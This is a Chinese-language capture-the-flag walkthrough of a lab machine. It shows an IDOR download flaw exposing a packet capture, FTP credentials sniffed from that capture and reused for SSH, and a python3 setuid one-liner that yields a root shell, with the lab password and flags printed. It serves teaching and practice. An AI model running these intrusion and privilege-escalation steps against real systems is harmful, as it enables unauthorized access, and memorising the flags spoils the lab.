
target_ip: 10.129.25.53


信息收集:




发现开放了三个端口，分别对应http的web服务，22端口的ssh服务，21端口的ftp服务

访问web页面

一共有三个栏目可供点击每一个都点开看看，最后发现此页面可以下载，为此下载一下看看怎么回事：




发现是一个wireshark可解写的流量



但这里只有一个数据包貌似没什么卵用，因为发起请求的IP为我，请求的IP为目标主机。

流量分析发现FTP明文密码

注意到web访问url格式为http://10.129.25.53/data/1结合有下载功能可以联想到这是一个下载的api接口，因此尝试更改为http://10.129.25.53/data/0等其它路径下载发现http://10.129.25.53/data/0可以下载很多数据包，结合之前发现的FTP服务开启可以尝试然后**FTP又是明文传输**可以尝试进行流量分析看看是否存在FTP建立连接的过程，里面的用户名与密码是明文传输的。



上面就可以发现建立连接过程中的明文传输了，如果还想更清晰明了可以进行FTP流追踪如图，可以发现整个建立连接的过程，以及其中暴露出的明文密码

```
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,196,1,212,143
200 PORT command successful. Consider using PASV.
RETR notes.txt
550 Failed to open file.
QUIT
221 Goodbye.
```

用户名：nathan

密码：Buck3tH4TF0RM3!

获取FTP账户进行FTP登陆

由于FTP是文件传输协议因此可以执行的操作主要是围绕文件的，不能像cat那样直接读取内容而是要下载下来查看使用**get filename**

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 10.129.25.53
Connected to 10.129.25.53.
220 (vsFTPd 3.0.3)
Name (10.129.25.53:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25433|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Aug 11 11:11 user.txt
226 Directory send OK.
ftp> cat user.txt
?Invalid command.
ftp> cat ./user.txt
?Invalid command.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||52523|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*************************************************************************************|    33        0.09 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:02 (0.01 KiB/s)
ftp> quit
221 Goodbye.
```

至此获取第一个目标。

尝试使用FTP账户连接SSH服务

连接成功!

```
┌──(root㉿kali)-[/home/kali/桌面]
└─# ssh nathan@10.129.25.53
The authenticity of host '10.129.25.53 (10.129.25.53)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.25.53' (ED25519) to the list of known hosts.
nathan@10.129.25.53's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Aug 11 11:47:10 UTC 2026

  System load:           0.0
  Usage of /:            36.7% of 8.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             226
  Users logged in:       0
  IPv4 address for eth0: 10.129.25.53
  IPv6 address for eth0: dead:beef::250:56ff:feb9:e521

  => There are 3 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ whoami
nathan
```

查看当前用户，whoami可以发现这只是一个低权限用户，需要进行提权处理。

提权

检测是否具有python环境

```
nathan@cap:~$ python3 --version
Python 3.8.5
```

尝试使用python进行提权

```
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

提权成功!

```
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# ls
user.txt
# cd /
# ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
# cd root
# ls
root.txt  snap
# cat root.txt
be69f463a7e43a04a26ed831fe1bcbc5
```

还记得本关卡是有关IDOR的吗？现在就说道说道！

IDOR（Insecure Direct Object Reference，不安全的直接对象引用）是一种**访问控制漏洞**，发生在应用程序暴露内部对象（文件、数据库记录、用户信息等）的引用时，但**没有验证用户是否有权限访问这些对象。**

具体体现在http://10.129.25.53/data/1没有对此页面的访问做鉴权导致谁都可以下载访问。

服务器**没有检查**：

- 当前用户是否有权限访问文件 0？
- 文件 0 是否应该公开？
- 用户是否经过身份验证？